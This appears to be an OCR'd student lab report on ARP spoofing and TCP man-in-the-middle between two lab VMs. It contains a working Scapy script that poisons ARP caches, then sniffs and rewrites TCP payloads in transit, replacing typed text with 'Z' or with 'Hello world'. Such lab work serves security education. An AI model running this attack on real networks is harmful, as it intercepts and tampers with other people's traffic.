
Code:

```
from scapy.all import *
VM_A_IP = '10.0.2.5'
VM_B_IP = '10.0.2.6'
VM_M_MAC = '08:00:27:aa:5b:ab'
VM_A_MAC = '08:00:27:81:da:77'
VM_B_MAC = '08:00:27:d3:94:b9'
def spoof_pkt(target_ip,spoof_ip):
        packet = ARP(op=2, pdst=target_ip,psrc = spoof_ip)
        send(packet)
def modify(pkt):
        if (pkt[Ether].src == VM_A_MAC ):
                pkt[Ether].dst = VM_B_MAC
                pkt[Ether].src = VM_M_MAC
                if(type(pkt[TCP].payload)==scapy.packet.Raw):
                        pkt[TCP].remove_payload()
                        del pkt[TCP].chksum
                        pkt[TCP] = pkt[TCP]/'Z'
                        print('spoof')

        elif (pkt[Ether].src == VM_B_MAC ):
                print("Src = BMAC")

                pkt[Ether].dst = VM_A_MAC
                pkt[Ether].src = VM_M_MAC
        sendp(pkt)
```

```python
def modify(pkt):
        if (pkt[Ether].src == VM_A_MAC ):
                pkt[Ether].dst = VM_B_MAC
                pkt[Ether].src = VM_M_MAC
                if(type(pkt[TCP].payload)==scapy.packet.Raw):
                        pkt[TCP].remove_payload()
                        del pkt[TCP].chksum
                        pkt[TCP] = pkt[TCP]/'Z'
                        print('spoof')

        elif (pkt[Ether].src == VM_B_MAC ):
                print("Src = BMAC")

                pkt[Ether].dst = VM_A_MAC
                pkt[Ether].src = VM_M_MAC
        sendp(pkt)




sniff(filter="tcp and not src 10.0.2.4", count = 0, prn = modify)
```


Python ▾ Tab Width: 8 ▾

Result:



Since the payload of the packet has been chaned to ‘Z’ which means, whatever typed on VM_A will shown as ‘Z’.

Task 3:



When I input zewen, it will be replaced by Hello world.